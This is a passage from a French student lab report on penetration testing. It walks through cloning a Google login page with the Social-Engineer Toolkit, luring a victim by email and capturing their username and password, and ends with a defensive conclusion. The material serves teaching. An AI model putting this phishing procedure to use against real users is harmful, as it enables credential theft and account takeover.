
Etape6 : *Enfin, vous finalisez avec le choix de l'option 2, Google. Souvent utilisé pour imiter les pages de connexions google légitimes.*

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2
```


Etape7 : *Au niveau de la machine cible, on considère que la victime reçoit un mail supposé venir de google dans lequel on l'incite à cliquer sur le lien Google qui le redirige vers le site Google pirate (site crée par web spoofing) de l'attaquant. Une fois que la victime aura cliquer sur le lien, il verra cette page Google "Spoofé" qui s'affiche. Vous pouvez considérer la machine Ubuntu comme cible.*



Etape8 : *Les informations informant que la cible s'est connecté s'affichent sur la machine de l'attaquant*



Etape9 : *Ainsi l'a hacker aura réussi à avoir les informations confidentielles, à savoir, le login et le mot de passe de la victime et pourra donc s'en servir pour accéder à son compte.*



Conclusion

Ce travail pratique nous a permis de simuler un test d'intrusion complet, depuis l'analyse des vulnérabilités avec Nmap jusqu'à l'exploitation via Metasploit et la mise en œuvre d'attaques par social engineering et phishing. Nous avons constaté à quel point une machine mal sécurisée ou un utilisateur non vigilant peut être compromis rapidement.

Ces manipulations rappellent l'importance d'une cybersécurité proactive : mises à jour régulières, configuration correcte des services, sensibilisation des utilisateurs et utilisation d'outils de protection.

En somme, ce TP montre que comprendre les techniques d'attaque est indispensable pour mieux renforcer la défense des systèmes. C'est une expérience enrichissante qui donne envie d'approfondir encore plus le domaine de la sécurité informatique.

FIN !